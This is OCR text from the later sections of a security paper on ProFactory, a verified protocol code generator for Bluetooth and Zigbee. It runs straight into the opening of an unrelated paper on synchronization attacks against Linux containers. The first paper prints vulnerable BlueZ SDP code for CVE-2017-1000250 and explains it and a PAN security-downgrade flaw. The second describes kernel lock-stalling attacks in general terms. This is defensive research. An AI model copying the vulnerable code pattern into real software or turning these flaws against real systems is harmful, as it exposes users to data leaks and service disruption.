Message formats of Zigbee are flatter than that of Bluetooth and a header tailing with a variable-sized field is sufficient to depict all the messages. Because Zigbee establishes a connectionless ad-hoc network, it does not have multiplexing, while all the shared connection information is stored in the NIB data structure for concurrent access. Also, since it does not maintain connections, timer operations are excluded (router nodes require timers to repeatedly send out broadcast messages, but our evaluation only focuses on message delivery of end nodes). ZBOSS is not a kernel-oriented implementation and hence the generation of standard socket interfaces are excluded. ZBOSS maintains a buffer pool, where a message buffer is allocated by `ZB_BUFF_FROM_REF` and released by `zb_free_buf`. Correspondingly, kernel socket buffer operations are shifted to the two functions in code generation for Zigbee. Between layers, data are delegated through a ring buffer (kernel simply passes the socket buffer). Ring buffer operations are wrapped by ZBOSS, and we can directly generate code to invoke them. Note that different from kernel, the lower/upper layer in ZBOSS is not responsible to release the buffer, hence invoking `zb_free_buf` is always generated after writing to the ring buffer.

In evaluation, we create 5, 10, 15 and 20 nodes to measure the communication time costs. One node communicates with each of the other nodes to transfer 1MB application data. In addition to those nodes, we also create a forwarding node serving as a router to prevent noises caused by pairwise communication. Results are collected in Figure 10. As demonstrated, no significant overhead could be observed. Meanwhile, the memory footprints of the original ZBOSS are 16.9KB, 17.8KB, 19.5KB and 22.4KB, while the ones of the customized version are 16.9KB, 17.7KB, 19.7KB and 22.4KB. The difference is also negligible.




Figure 10: Comparison of time costs in Zigbee data transfer

7.2 Vulnerability Averting

Appendix B lists 81 (excluding the one in Section 2) recently-released CVEs that could have been averted if protocols had been defined and generated in ProFactory. Specifically, we searched for target CVEs by keyword "Bluetooth" (from 2017) and "Zigbee", and collected the ones related to field boundary checking and security downgrading. These represent the CVEs that we can find from public sources for the protocols we consider. We do not intend to claim the list is complete as there may be vulnerabilities that we are not aware of. The symbolic model checking does not disclose state-machine bugs in most of the protocols rewritten in our DSL. This is expected because these are widely-used protocols which are considered well specified and maintained. However, we do find a known state-machine vulnerability in PAN that could have been averted. Next, we showcase two of the 81 vulnerabilities (one for secure message parsing and one for state machine verification) in details.

```
/sdpd-request.c
722 sdp_buf_t *pCache = sdp_get_cached_rsp(cstate); ...
726 if (pCache) {
      if (pCache && cstate->cStateValue.maxBytesSent < pCache->data_size) // patch
727     short sent = MIN(max_rsp_size, pCache->data_size - cstate->cStateValue.maxBytesSent);
728     pResponse = pCache->data;
729     memcpy(buf->data, pResponse + cstate->cStateValue.maxBytesSent, sent);
```

Figure 11: Code and patch of CVE-2017-1000250

CVE-2017-1000250. This vulnerability [56] can cause information leaks. It resides in the SDP implementation of Linux BlueZ (version 5.46 or earlier). When BlueZ responds to an SDP request, the response message size may exceed the MTU of L2CAP and is dropped by L2CAP. Hence SDP must realize its own fragmentation mechanism. Specifically, a sender peer marks a field to notify a receiver peer that the current packet has continuous fragments. Accordingly, the receiver peer responds with an offset denoting the bytes that have been received so far. Then, the sender peer continues sending the next fragment from the exact offset. Figure 11 illustrates the buggy code and its original patch [7]. As demonstrated, before patching, the value of offset `maxBytesSent` is not checked and `sent` can be overflowed. Therefore, out-of-bound bytes can be copied to `buf` → `data` and sent to the remote peer. Note that automatically fixing the bug on the existing implementation (i.e., generating the illustrated patch) is extremely difficult without developers' intervention as it is very hard for an automatic analysis to infer the needed data-flow relations. In contrast, since we automatically generate secure packet fragmentation/assembly code all together and perform code verification with Frama-C, the vulnerability is avoided in the first place.

CVE-2017-0783. This vulnerability [5] allows a man-in-the-middle attack and it resides in Android/Windows's PAN implementation. PAN offers the service of network proxy via Bluetooth devices. In the protocol, a device can serve as any of the three roles, GN (Group Ad-hoc Network), NAP (Network Access Point) and PANU (PAN User). Among them, PANU acts as a network client user and GN/NAP represents a proxy/router/bridge. When a PANU device connects to a PANU/GN/NAP device, neither peer checks the security level. In contrast, when a GN/NAP device connects to a PANU device, the PANU device must perform the security check because an unauthorized GN/NAP device can redirect connections to malicious targets. In the vulnerable Bluedroid implementation [6], a PANU device is allowed to act as a GN/NAP device after it connects to a PANU device, bypassing the security check and performing reverse tethering. Figure 12 illustrates the problematic state machine, where a PAN device can send/receive wrapped network messages at `PAN_ready`




Figure 12: PAN state machine of CVE-2017-0783

state. The security issue lies in that a device has two transition paths (❶ and ❷) from `PAN_start` to `PAN_ready` but they have inconsistent security levels (❶ requires `AUTHENTICATED` but ❷ does not). The bug is detected when we model check the *consistent security level* property. Note that we integrate the `uuid` which is exchanged in ATT (Attribute Protocol) into PAN and omit the failure processing branches for PAN messages to simplify our modeling and demonstration. The official patch [6] roughly prohibits any connection to/from remote GN/NAP devices when an Android device performs as PANU, while splitting the `PAN_ready` state to deal with ❶ and ❷ separately may be a better solution.

8 Discussion

Flow Control. ProFactory currently does not support modeling flow control algorithms. Specifying flow-control is challenging due to the lack of regular design of the various flow-control algorithms. However in the context of IoT, due to resource constraints, existing protocols rarely have complex flow control. In fact, early BlueZ implementations did not have it at all. Regularity may be abstracted out of popular light-weight flow control algorithms and modeled in our DSL. We will leave it to our future work.

Specification Flaws. The working of ProFactory largely relies on the robustness of the specification (or DSL). If any part of the specification was further found flawed (e.g., a protocol model specified by ProFactory cannot be securely handled in the generated implementation), the claimed security guarantees should be degraded.

Security Properties. Cryptographic constructs are not covered in current specification set, but all the cipher operations are delegated to a pre-established lower layer. This leads to the lack of security guarantees for cryptographic properties (e.g., authentication and secrecy) in ProFactory. The future work of integrating existing cryptographic modeling/verification tools into ProFactory can bridge the gap.

Firmware Deployment. We foresee two modes of deployment in IoT firmware. The first one is in-production customization, in which the manufacturers make use of ProFactory to generate secure and correct implementation and customize their networking dialects before shipping the products. The second is post-deployment customization. Through the update interface of a firmware, hardened and customized networking code can be uploaded to deployed products.

Platform Dependence. As discussed in Section 5, the code generation is heavily dependent on the underlying platforms because they can have diverse underlying protocol implementation primitives. This degrades the portability of ProFactory. Nevertheless, if we target code generation for a particular kernel, this seems to be an inevitable issue. Adding virtualization layers may potentially mitigate the problem.

Semantic Preservation. Currently, semantic-preservation correctness of ProFactory code translation has not been comprehensively verified. This will be part of our future work for compiler verification. However, the post-modeling verification still offers security guarantees.

9 Related Work

Protocol Modeling Lots of tools towards secure parser generation have been proposed in recent years [12,22,43,45,55,57]. In EverParse [55] researchers devise a compiler transforming tag-length-value message formats to low-level F* code that calls a library of parser combinators which are formally verified in F*. In this way, the security of parsers is guaranteed and it proves to be effective in averting existing TLS vulnerabilities. In [45] a USB-specific message DSL is proposed to emit a hardening suite, which is then be integrated into a production kernel to avert USB parsing vulnerabilities. PADS [43], Spicy [57], Hammer [12] and Nail [22] are all message formalization tools that produce robust parsers from customized message specifications, covering common text or binary protocols across different languages. In particular, PADS is more data-oriented, which offers auxiliary tools to convert data in XML and XQuery formats to formalized specifications. However, as aforementioned, those tools largely focus on messages, and some of them are not able to describe non-context-free formats, we hence develop ProFactory to realize comprehensive customization for low-level protocols.

Protocol Verification Verifying implementation correctness is a persistent research effort in protocol security area [24–28,30,38,44,51,53,59]. In ProVerif [30] security protocols are represented by Horn clauses to prove (strong) secrecy, authentication and process equivalence. It is applied in [26] to verify the security of symbolic TLS1.3 models. Tamarin [51] specifies protocol actions taken by agents in different roles, using an expressive DSL based on multiset rewriting rules, to automatically construct proofs for security protocols. It is applied in [24, 38] to perform formal analysis of 5G AKA protocols. AGVI [59] applies iterative deepening to perform cost-constraint searching in order to generate a near-optimal security protocol, with the lowest cost, satisfying all the security requirements that are encoded in a DSL. The authors of [25] resolve the TLS composite state machine issue (unexpectedly accepting invalid handshakes due to state machine fusion) by writing a secure TLS implementation that is verified by Frama-C. In [44] researchers leverage adversarial

testing technique to disclose an authentication vulnerability in 4G LTE. Those techniques are targeting security protocols that are considered orthogonal and complementary to PROFACTORY. In [27, 28, 53] various components of TCP implementation are verified through different symbolic modeling techniques, however, PROFACTORY aims to resolve protocol security issues at the beginning, generating secure protocol implementations.

Protocol Reverse Engineering and Fuzzing Reverse-engineering protocol specifications from network traces and/or program execution has been well studied in the past decade [31, 33, 36, 39–41, 46–48, 50, 54, 62, 63, 65]. In Discoverer [39] and ScriptGen [48], protocol communication pattern is heuristically learned to infer message formats. Hence, in [31, 47], researchers improve the learning by performing message clustering based on protocol context and semantic information. In [33, 41, 50, 63], researchers extract message formats in a different direction, leveraging dynamic tainting to monitor how a message is processed on the receiver side. In Prospex [36], apart from message formats, an approximate but meaningful state machine can also be extracted based on an augmented prefix tree acceptor. These efforts are complementary to PROFACTORY as the reverse engineered protocol specification can be formalized with our DSL. Protocol fuzzing [23, 34, 58, 60] mutates network messages and network states to disclose vulnerabilities in protocols. They often require protocol specifications to operate. Our DSL provides a way to formulate such specifications.

10 Conclusion

We propose PROFACTORY, in which a protocol could be modeled, checked and securely generated, averting common vulnerabilities residing in protocol implementations. We leverage PROFACTORY to generate Bluetooth and Zigbee protocols and the evaluation shows that PROFACTORY can help to avert 82 known CVEs.

Acknowledgments

This research was supported, in part by NSF 1901242 and 1910300, ONR N000141712045, N000141410468 and N000141712947, DARPA HR001119S0089-AMP-FP-034, and ERC H2020 grant 850868. Any opinions, findings, and conclusions in this paper are those of the authors only and do not necessarily reflect the views of our sponsors.

References

[1] https://github.com/JacobFeiWang/USENIX22_ProFactory.

[2] VCC: A Verifier for Concurrent C. https://bit.ly/2m4fCHt, 2008.

[3] Zigbee. https://bit.ly/3lGtrp1, 2011.

[4] Bluedroid. https://bit.ly/2JUPydq, 2015.

[5] CVE-2017-0783. https://bit.ly/2UmQ3Rn, 2017.

[6] CVE-2017-0783 Patch. https://bit.ly/2YH8Shr, 2017.

[7] CVE-2017-1000250 Patch. https://bit.ly/2FR7WzN, 2017.

[8] CVE-2017-1000251. https://bit.ly/2xymD8a, 2017.

[9] CVE-2017-1000251 Patch. https://bit.ly/2WKLkqw, 2017.

[10] Forbes Roundup of IoT Market. https://goo.gl/UPpmkn, 2018.

[11] Statista IoT. https://goo.gl/mqt3T7, 2018.

[12] Hammer. https://bit.ly/3s3bMfI, 2019.

[13] SIG Bluetooth Specifications. https://bit.ly/2Vw9Y1Q, 2019.

[14] Zigbee Market. https://bit.ly/3kdNmvr, 2019.

[15] Bluetooth Core Specification. https://bit.ly/2YwR4VD, 2020.

[16] Bluetooth Market Report. https://bit.ly/3fRXkAv, 2020.

[17] Frama-C. https://frama-c.com, 2021.

[18] Protobuf. https://github.com/protocolbuffers, 2021.

[19] SMT-LIB. http://smtlib.cs.uiowa.edu/, 2021.

[20] Aditya Agarwal, Mark Slee, and Marc Kwiatkowski. Thrift: Scalable cross-language services implementation. Technical report, 2007.

[21] Wahhab Albazrqaoe, Jun Huang, and Guoliang Xing. Practical bluetooth traffic sniffing: Systems and privacy implications. In *Proc. of MobiSys '16*, 2016.

[22] Julian Bangert and Nickolai Zeldovich. Nail: A practical tool for parsing and generating data formats. In *Proc. of OSDI '14*, 2014.

[23] Greg Banks, Marco Cova, Viktoria Felmetsger, Kevin Almeroth, Richard Kemmerer, and Giovanni Vigna. Snooze: Toward a stateful network protocol fuzzer. In *Proc. of ISC '06*, 2006.

[24] David Basin, Jannik Dreier, Lucca Hirschi, Saša Radomirovic, Ralf Sasse, and Vincent Stettler. A formal analysis of 5g authentication. In *Proc. of CCS '18*, 2018.

[25] B. Beurdouche, K. Bhargavan, A. Delignat-Lavaud, C. Fournet, M. Kohlweiss, A. Pironti, P. Strub, and J. K. Zinzindohoue. A messy state of the union: Taming the composite state machines of tls. In *Proc. of IEEE S&P '15*, 2015.

[26] Karthikeyan Bhargavan, Bruno Blanchet, and Nadim Kobeissi. Verified models and reference implementations for the TLS 1.3 standard candidate. In *Proc. of IEEE S&P '17*, 2017.

[27] Steve Bishop, Matthew Fairbairn, Michael Norrish, Peter Sewell, Michael Smith, and Keith Wansbrough. Rigorous specification and conformance testing techniques for network protocols, as applied to tcp, udp, and sockets. In *Proc. of SIGCOMM '05*, 2005.

[28] Steve Bishop, Matthew Fairbairn, Michael Norrish, Peter Sewell, Michael Smith, and Keith Wansbrough. Engineering with logic: Hol specification and symbolic-evaluation testing for tcp implementations. In *Proc. of POPL '06*, 2006.

[29] Nikolaj Bjørner, Leonardo de Moura, Lev Nachmanson, and Christoph Wintersteiger. Programming z3. https://stanford.io/2GS004D, 2017.

[30] Bruno Blanchet. Modeling and verifying security protocols with the applied pi calculus and ProVerif. *Foundations and Trends in Privacy and Security*, 1(1–2):1–135, October 2016.

[31] Georges Bossert, Frédéric Guihéry, and Guillaume Hiet. Towards automated protocol reverse engineering using semantic information. In *Proc. AsiaCCS '14*, 2014.

[32] David Brumley, Juan Caballero, Zhenkai Liang, James Newsome, and Dawn Song. Towards automatic discovery of deviations in binary implementations with applications to error detection and fingerprint generation. In *Proc. of USENIX Security '07*, 2007.

[33] Juan Caballero, Heng Yin, Zhenkai Liang, and Dawn Song. Polyglot: Automatic extraction of protocol message format using dynamic binary analysis. In *Proc. of CCS '07*, 2007.

[34] Jiongyi Chen, Wenrui Diao, Qingchuan Zhao, Chaoshun Zuo, Zhiqiang Lin, XiaoFeng Wang, Wing Cheong Lau, Menghan Sun, Ronghai Yang, and Kehuan Zhang. Iotfuzzer: Discovering memory corruptions in iot through app-based fuzzing. In *Proc. of NDSS '18*, 2018.

[35] Jiongyi Chen, Chaoshun Zuo, Wenrui Diao, Shuaike Dong, Qingchuan Zhao, Menghan Sun, Zhiqiang Lin, Yinqian Zhang, and Kehuan Zhang. Your iots are (not) mine: On the remote binding between iot devices and users. In *Proc. of DSN '19*.

[36] Paolo Milani Comparetti, Gilbert Wondracek, Christopher Kruegel, and Engin Kirda. Prospex: Protocol specification extraction. In *Proc. of IEEE S&P '09*, 2009.

[37] J. A. Crain and S. Bratus. Bolt-on security extensions for industrial control system protocols: A case study of dnp3 sav5. *IEEE Security Privacy*, 13(3):74–79, 2015.

[38] Cas Cremers and Martin Dehnel-Wild. Component-based formal analysis of 5g-aka: Channel assumptions and session confusion. In *Proc. of NDSS '19*, 2019.

[39] Weidong Cui, Jayanthkumar Kannan, and Helen J. Wang. Discoverer: Automatic protocol reverse engineering from network traces. In *Proc. of USENIX Security '07*, 2007.

[40] Weidong Cui, Vern Paxson, Nicholas Weaver, and Randy H. Katz. Protocol-independent adaptive replay of application dialog. In *Proc. of NDSS '06*, 2006.

[41] Weidong Cui, Marcus Peinado, Karl Chen, Helen J. Wang, and Luis Irun-Briz. Tupni: Automatic reverse engineering of input formats. In *Proc. of CCS '08*, 2008.

[42] Leonardo de Moura and Nikolaj Bjørner. Z3: An efficient smt solver. In C. R. Ramakrishnan and Jakob Rehof, editors, *Tools and Algorithms for the Construction and Analysis of Systems*, 2008.

[43] Kathleen Fisher and David Walker. The pads project: An overview. In *Proc. of ICDT '11*, 2011.

[44] Syed Rafiul Hussain, Omar Chowdhury, Shagufta Mehnaz, and Elisa Bertino. Lteinspector: A systematic approach for adversarial testing of 4g LTE. In *Proc. of NDSS '18*, 2018.

[45] Peter C. Johnson, Sergey Bratus, and Sean W. Smith. Protecting against malicious bits on the wire: Automatically generating a usb protocol parser for a production kernel. In *Proc. of ACSAC '17*, 2017.

[46] Tammo Krueger, Hugo Gascon, Nicole Krämer, and Konrad Rieck. Learning stateful models for network honeypots. In *Proc. of AISec '12*, 2012.

[47] Tammo Krueger, Nicole Krämer, and Konrad Rieck. Asap: Automatic semantics-aware analysis of network payloads. In *Proc. of PSDML '10*, 2010.

[48] Corrado Leita, Ken Mermoud, and Marc Dacier. Scriptgen: An automated script generation tool for honeyd. In *Proc. of ACSAC '05*.

[49] Amit A. Levy, James Hong, Laurynas Riliskis, Philip Levis, and Keith Winstein. Beetle: Flexible communication for bluetooth low energy. In *Proc. of MobiSys '16*, 2016.

[50] Zhiqiang Lin, Xuxian Jiang, Dongyan Xu, and Xiangyu Zhang. Automatic protocol format reverse engineering through context-aware monitored execution. In *Proc. of NDSS '08*, 2008.

[51] Simon Meier, Benedikt Schmidt, C. Cremers, and D. Basin. The tamarin prover for the symbolic analysis of security protocols. In *Proc. of CAV '13*, 2013.

[52] Michal Moskal, Wolfram Schulte, Ernie Cohen, and Stephan Tobies. A practical verification methodology for concurrent programs. Technical Report MSR-TR-2009-2019, 2009.

[53] Madanlal Musuvathi and Dawson R. Engler. Model checking large network protocol implementations. In *Proc. of NSDI '04*, 2004.

[54] James Newsome, David Brumley, Jason Franklin, and Dawn Song. Replayer: Automatic protocol replay by binary analysis. In *Proc. of CCS '06*, 2006.

[55] Tahina Ramananandro, Antoine Delignat-Lavaud, Cedric Fournet, Nikhil Swamy, Tej Chajed, Nadim Kobeissi, and Jonathan Protzenko. Everparse: Verified secure zero-copy parsers for authenticated message formats. In *Proc. of USENIX Security '19*, 2019.

[56] Ben Seri and Gregory Vishnepolsky. BlueBorne. https://armis.com/blueborne/, 2017.

[57] Robin Sommer, Johanna Amann, and Seth Hall. Spicy: A unified deep packet inspection framework for safely dissecting all your data. In *Proc. of ACSAC '16*, 2016.

[58] Juraj Somorovsky. Systematic fuzzing and testing of tls libraries. In *Proc. of CCS '16*, 2016.

[59] Dawn Song, Adrian Perrig, and Doantam Phan. Agvi — automatic generation, verification, and implementation of security protocols. In Gérard Berry, Hubert Comon, and Alain Finkel, editors, *Proc. of CAV '01"*, 2001.

[60] Octavian Udrea and Cristian Lumezanu. Rule-based static analysis of network protocol implementations. In *Proc. of USENIX Security '06*, 2006.

[61] Mathy Vanhoef and Frank Piessens. Key reinstallation attacks: Forcing nonce reuse in wpa2. In *Proc. of CCS '17*, 2017.

[62] Zhi Wang, Xuxian Jiang, Weidong Cui, Xinyuan Wang, and Mike Grace. Reformat: Automatic reverse engineering of encrypted messages. In *Proc. of ESORICS '09*, 2009.

[63] Gilbert Wondracek, Paolo Milani Comparetti, Christopher Krügel, and Engin Kirda. Automatic network protocol analysis. In *Proc. of NDSS '08*, 2008.

[64] Fenghao Xu, Wenrui Diao, Zhou Li, Jiongyi Chen, and Kehuan Zhang. Badbluetooth: Breaking android security mechanisms via malicious bluetooth peripherals. In *Proc. of NDSS '19*, 2019.

[65] Yapeng Ye, Zhuo Zhang, Fei Wang, Xiangyu Zhang, and Dongyan Xu. Netplier: Probabilistic network protocol reverse engineering from message traces. In *Proc. of NDSS '21*, 2021.

A Platform-dependent Interface Example

Figure 13 illustrates the platform-dependent interfaces of L2CAP, with the user space on the left, the lower layer protocol (HCI) on the right, the box with green header in the center generated from the DSL and the boxes with headers of other colors the interfaces. Specifically, module initialization (the orange box in the middle of the second column) registers the protocol structure (the top orange box in the third column) and L2CAP socket operations that are invoked by user space (the bottom orange box). The registered socket operations need to invoke the functions generated from DSL (in the center) to fulfill message parsing and state transition. Inside those functions, common operations of Bluetooth family, kernel socket, kernel data structure, and kernel memory are invoked (through the interfaces in the red boxes). In particular, L2CAP needs to invoke these interfaces to accomplish data delivery and connection establishment. The lower layer protocol HCI (Host Controller Interface) invokes a callback *l2cap_recv_acldata* to inform L2CAP upon receiving a message. L2CAP invokes a callback *l2cap_data_recv* after unwrapping the raw data.




Figure 13: The platform-dependent interfaces of L2CAP

B CVEs Averted By ProFactory

Table 2 summarizes 82 recently-disclosed IoT vulnerabilities (including Bluetooth and Zigbee), 81 of which could have been averted if the corresponding protocols were modeled and generated from ProFactory. When PoCs are available, we checked if they can attack our generated code. Otherwise, we manually checked the CVE patches and ensure the triggering conditions are precluded in generated code. The avertable vulnerabilities are caused by either the lack of message boundary checks or the possible transition paths leading to security downgrading (i.e., inconsistent security levels). Further, we also find a representative vulnerability example that ProFactory cannot avert, cracking the protocol session key. Since current version of ProFactory cannot model cryptographical interactions, any vulnerability residing in the key negotiation procedure of a protocol cannot be averted.

Table 2: Averting IoT vulnerabilities

CVE No.	Protocol	Type	Avertable	CVE No.	Protocol	Type	Avertable
CVE-2020-0022	Bluetooth	missing boundary check	✓	CVE-2019-9474	Bluetooth	missing boundary check	✓
CVE-2019-9473	Bluetooth	missing boundary check	✓	CVE-2019-9462	Bluetooth	missing boundary check	✓
CVE-2019-9435	Bluetooth	missing boundary check	✓	CVE-2019-9434	Bluetooth	missing boundary check	✓
CVE-2019-9426	Bluetooth	missing boundary check	✓	CVE-2019-9425	Bluetooth	missing boundary check	✓
CVE-2019-9422	Bluetooth	missing boundary check	✓	CVE-2019-9419	Bluetooth	missing boundary check	✓
CVE-2019-9417	Bluetooth	missing boundary check	✓	CVE-2019-9413	Bluetooth	missing boundary check	✓
CVE-2019-9404	Bluetooth	missing boundary check	✓	CVE-2019-9402	Bluetooth	missing boundary check	✓
CVE-2019-9401	Bluetooth	missing boundary check	✓	CVE-2019-9398	Bluetooth	missing boundary check	✓
CVE-2019-9397	Bluetooth	missing boundary check	✓	CVE-2019-9396	Bluetooth	missing boundary check	✓
CVE-2019-9395	Bluetooth	missing boundary check	✓	CVE-2019-9394	Bluetooth	missing boundary check	✓
CVE-2019-9393	Bluetooth	missing boundary check	✓	CVE-2019-9390	Bluetooth	missing boundary check	✓
CVE-2019-9389	Bluetooth	missing boundary check	✓	CVE-2019-9388	Bluetooth	missing boundary check	✓
CVE-2019-9387	Bluetooth	missing boundary check	✓	CVE-2019-9368	Bluetooth	missing boundary check	✓
CVE-2019-9367	Bluetooth	missing boundary check	✓	CVE-2019-9363	Bluetooth	missing boundary check	✓
CVE-2019-9355	Bluetooth	missing boundary check	✓	CVE-2019-9353	Bluetooth	missing boundary check	✓
CVE-2019-9343	Bluetooth	missing boundary check	✓	CVE-2019-9342	Bluetooth	missing boundary check	✓
CVE-2019-9341	Bluetooth	missing boundary check	✓	CVE-2019-9333	Bluetooth	missing boundary check	✓
CVE-2019-9332	Bluetooth	missing boundary check	✓	CVE-2019-9331	Bluetooth	missing boundary check	✓
CVE-2019-9330	Bluetooth	missing boundary check	✓	CVE-2019-9328	Bluetooth	missing boundary check	✓
CVE-2019-9327	Bluetooth	missing boundary check	✓	CVE-2019-9326	Bluetooth	missing boundary check	✓
CVE-2019-9312	Bluetooth	missing boundary check	✓	CVE-2019-9289	Bluetooth	missing boundary check	✓
CVE-2019-9287	Bluetooth	missing boundary check	✓	CVE-2019-9286	Bluetooth	missing boundary check	✓
CVE-2019-9285	Bluetooth	missing boundary check	✓	CVE-2019-9284	Bluetooth	missing boundary check	✓
CVE-2019-9265	Bluetooth	missing boundary check	✓	CVE-2019-9260	Bluetooth	missing boundary check	✓
CVE-2019-9250	Bluetooth	missing boundary check	✓	CVE-2019-9249	Bluetooth	missing boundary check	✓
CVE-2019-9241	Bluetooth	missing boundary check	✓	CVE-2019-9237	Bluetooth	missing boundary check	✓
CVE-2019-2009	Bluetooth	missing boundary check	✓	CVE-2019-1996	Bluetooth	missing boundary check	✓
CVE-2018-9588	Bluetooth	missing boundary check	✓	CVE-2018-9583	Bluetooth	missing boundary check	✓
CVE-2018-9566	Bluetooth	missing boundary check	✓	CVE-2018-9560	Bluetooth	missing boundary check	✓
CVE-2018-9555	Bluetooth	missing boundary check	✓	CVE-2018-9544	Bluetooth	missing boundary check	✓
CVE-2018-9541	Bluetooth	missing boundary check	✓	CVE-2018-9540	Bluetooth	missing boundary check	✓
CVE-2018-9510	Bluetooth	missing boundary check	✓	CVE-2018-9509	Bluetooth	missing boundary check	✓
CVE-2018-9508	Bluetooth	missing boundary check	✓	CVE-2018-9507	Bluetooth	missing boundary check	✓
CVE-2018-9506	Bluetooth	missing boundary check	✓	CVE-2018-9505	Bluetooth	missing boundary check	✓
CVE-2018-9504	Bluetooth	missing boundary check	✓	CVE-2018-9502	Bluetooth	missing boundary check	✓
CVE-2018-9363	Bluetooth	missing boundary check	✓	CVE-2018-9358	Bluetooth	missing boundary check	✓
CVE-2017-0785	Bluetooth	missing boundary check	✓	CVE-2017-13283	Bluetooth	missing boundary check	✓
CVE-2017-1000250	Bluetooth	missing boundary check	✓	CVE-2020-0379	Bluetooth	downgrading security level	✓
CVE-2020-9770	Bluetooth	downgrading security level	✓	CVE-2019-2225	Bluetooth	downgrading security level	✓
CVE-2017-0783	Bluetooth	downgrading security level	✓	CVE-2015-8732	Zigbee	missing boundary check	✓
CVE-2015-6244	Zigbee	missing boundary check	✓	CVE-2020-15802	Bluetooth	cracking session key	✗

Using Trātṛ * to tame Adversarial Synchronization

Yuvraj Patel, Chenhao Ye, Akshat Sinha, Abigail Matthews,
Andrea C. Arpaci-Dusseau, Remzi H. Arpaci-Dusseau, Michael M. Swift

Computer Sciences Department, University of Wisconsin–Madison

Abstract

We show that Linux containers are vulnerable to a new class of attacks – *synchronization attacks* – that exploit kernel synchronization to harm application performance, where an unprivileged attacker can control the duration of kernel critical sections to stall victims running in other containers on the same operating system. Furthermore, a subset of these attacks – *framing attacks* – persistently harm performance by expanding data structures even after the attacker quiesces. We demonstrate three such attacks on the Linux kernel involving the inode cache, the directory cache, and the futex table.

We design Trātṛ, a Linux kernel extension, to detect and mitigate synchronization and framing attacks with low overhead, prevent attacks from worsening, and recover by repairing data structures to their pre-attack state. Using microbenchmarks and real-world workloads, we show that Trātṛ can detect an attack within seconds and recover instantaneously, guaranteeing similar performance to baseline. Our experiments show that Trātṛ can detect simultaneous attacks and mitigate them with minimal overhead.

1 Introduction

Shared infrastructure, where multiple tenants run on the same physical hardware, is common in data centers and cloud computing environments. As anyone can be a tenant, including competitors or malicious actors, such installations place a heavy burden on system software to isolate mutually distrusting tenants. Without strong performance isolation, the behavior of one tenant can harm the performance of other tenants, such as by monopolizing a resource. Past work has focused on isolating CPU usage [17, 23, 30, 68], memory usage [40, 67] storage traffic [2, 36, 60], and network traffic [33, 62] to reduce the effect of sharing the resources.

It is challenging to build a perfectly isolating system platform that is efficient. Virtual machines (VMs) per tenant on a shared physical platform are more efficient, but they share little content in memory and duplicate OS functionality for each VM. Containers, as used by Docker [42] and Kubernetes [55], are highly efficient as they cost little more than an operating system process but rely on a shared operating system kernel between tenants with internally shared data structures.

Our work observes that this high degree of sharing across tenants through operating system data structures creates an avenue for performance interference in two ways. First, to handle concurrent accesses, shared data structures must rely on synchronization mechanisms such as locks or RCU [39]. If one tenant makes heavy use of a data structure, that tenant may monopolize locks and cause victims to stall waiting for access to the structure. We term this a *synchronization attack*. This attack is also possible with other synchronization mechanisms such as RCU.

Second, a tenant can manipulate a shared data structure by adding elements to make all tenants spend more time traversing the structure. For example, suppose an attacker adds thousands of elements to a linked list that other tenants traverse as part of ordinary system calls. In this case, all tenants will experience a substantial slowdown from spending extra time in the list. Worse, tenants will increase contention when they hold locks for long periods to traverse the shared structure. We term this a *framing attack*, as after extending the shared structure, the attacker may stop accessing the structure, but the lock appears to be held by innocent victims.

These new attacks are related to *algorithmic complexity attacks* (ACA) [22] that exploit data structures without strong complexity guarantees [22, 37]. When applied to shared structures protected by synchronization mechanisms, such attacks stall tenants waiting to access the structure or make them run longer, leading to poor performance. While ACAs target preemptable resources, synchronization and framing attacks target non-preemptable resources.

In this paper, we examine synchronization and framing attacks on the Linux kernel when using containers for isolation. We demonstrate several kernel data structures accessed by common system calls – the inode cache and directory cache used by file systems and the futex hash table used for syn-

*Trātṛ (pronounced Tra true) in Sanskrit means guardian or protector.

chronization – are vulnerable to synchronization and framing attacks. Furthermore, we demonstrate how an unprivileged attacker can cause throughput reduction (nearly 3-12x) to real-world applications in a container-based environment.

Based on our experience with these attacks, we observe two conditions common to all the attacks: long critical sections and many kernel object allocations. We develop Trāṭr, a Linux kernel extension to defend against synchronization and framing attacks. As the problem is distributed across kernel data structures, Trāṭr provides a general framework for addressing these attacks using four mechanisms. Trāṭr tracks the contributions to data structure size per tenant to identify an attack, uses two conditions to detect attacks and identify attackers, mitigates the attack by blocking the attacker, and performs data structure specific actions to recover to baseline performance.

Using microbenchmarks and real-world applications, we show the effectiveness, efficiency, and responsiveness of Trāṭr. Trāṭr can detect attacks within seconds of launch, preventing the attack from worsening and recovering performance to baseline (no attack) levels. We conduct a thorough study of overhead incurred by Trāṭr, showing that at steady state, Trāṭr causes only 0-5% overhead for tracking; other mechanisms have negligible cost in the absence of an attack. We conduct a false-positives study to show that for a variety of applications and benchmarks, Trāṭr does not implicate victims as attackers. Lastly, we conduct a false-negative experiment, where a defense-aware attacker can launch an attack without getting detected. We find that randomness in the detection mechanism makes it challenging for the attacker to cause much damage.

